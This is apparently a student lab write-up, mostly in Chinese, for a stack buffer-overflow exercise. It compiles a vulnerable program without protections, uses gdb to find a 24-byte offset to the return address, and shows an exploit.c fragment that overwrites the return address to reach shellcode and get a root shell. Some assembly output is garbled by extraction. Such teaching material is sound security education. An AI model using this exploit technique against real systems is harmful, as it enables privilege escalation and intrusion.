Lab 2.3 Buffer Overflow Vulnerability

1 Goals

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.

2 Steps

由于64位ubuntu使用的传参方式是寄存器传参,为方便起见,这里采用32位进行对源代码进行编译。安装与32位编译相关组件的命令如下:

```
sudo apt-get install aptitude
sudo aptitude install gcc-multilib
```

设置参数,防止随机化地址。

通过 gcc -g -z execstack -fno-stack-protector -o stack stack.c 命令生成可执行文件stack

通过 gdb stack 启动 gdb 调试工具

在调试工具中,通过 disass 命令来查看汇编代码,在这里我们选择查看子函数 bof 的汇编代码。


通过代码我们可以得到, strcpy 传入了两个参数 str 和 buffer 指针,根据从右到左的压栈顺序, buffer 对应的地址可以在 0x080484ca 处的寄存器 eax 中找到,我们在这一行通过 b *bof+15 来设置断点。然后通过 r 命令启动运行

```
(gdb) disass bof
Dump of assembler code for function bof:
   0x080484bb <+0>:
                        push
                                %ebp
   0x080484bc <+1>:
                                %esp,%ebp
                        mov
                                $0x18,%esp
$0x8,%esp
  0x080484be <+3>:
                        sub
  0x080484c1 <+6>:
                        sub
  0x080484c4 <+9>:
                        pushl 0x8(%ebp)
  0x080484c7 <+12>:
                        lea
                                -0x14(%ebp),%eax
  0x080484ca <+15>:
                        push
                                %eax
  0x080484cb <+16>:
                        call
                                0x8048370 <strcpy@plt>
  0x080484d0 <+21>:
                        add
                                $0x10,%esp
   0x080484d3 <+24>:
                        mov
                                $0x1,%eax
  0x080484d8 <+29>:
                        leave
  0x080484d9 <+30>:
                        гet
End of assembler dump.
(gdb) b *bof+15
Breakpoint 1 at 0x80484ca: file stack.c, line 12.
(gdb) run
Starting program: /home/ying/stack
Breakpoint 1, 0x080484ca in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:12
         strcpy(buffer, str);
```

运行到断点时,通过 i r eax 命令查看寄存器 eax 的值,得到 0xffffcf14 ,同理为了获得函数的返回地址,我们在程序的一开始 0x080484bc 处通过 i r esp 命令得到函数的返回地址为 0xffffcf28+4 ,此处的 +4 是因为 ebp 被压入栈。

```
Breakpoint 1, 0x080484ca in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:12
12
          strcpy(buffer, str);
(gdb) i r eax
               0xffffcf14
eax
                                 -12524
(gdb) b *bof+1
Breakpoint 2 at 0x80484bc: file stack.c, line 8.
(gdb) c
Continuing.
Returned Properly
[Inferior 1 (process 9470) exited with code 01]
(gdb) run
Starting program: /home/ying/stack
Breakpoint 2, 0x080484bc in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:8
(gdb) i r esp
               0xffffcf28
                                 0xffffcf28
esp
```

计算两个地址的差值: 0xffffcf2c-0xffffcf14=0x18=24 再结合下面的堆栈示意图可以知道: 如果参数 buffer 需要覆盖掉返回地址,那么需要修改 buffer+24 处的返回地址。



结合以上叙述,我们可以在 buffer+24 处填入返回地址,返回的地址指向 shellcode 存放的地址,而它存放的地址我们假设在 buffer+0x100 处,因而其实际地址为: 0xffffcf14+0x100=0xffffd014

由于数据存放是小端模式,因而覆盖的地址应该被拆分成 \x14\d0\xff\ff, 如下图所示:

```
/* You need to fill the buffer with appropriate contents here */
const char ret_addr[] = "\x14\xD0\xff\xff";
strcpy(buffer+24,ret_addr);
strcpy(buffer+0x100,code);
```

保存,编译 exploit.c 再按照下图运行即可,得到系统的 shell。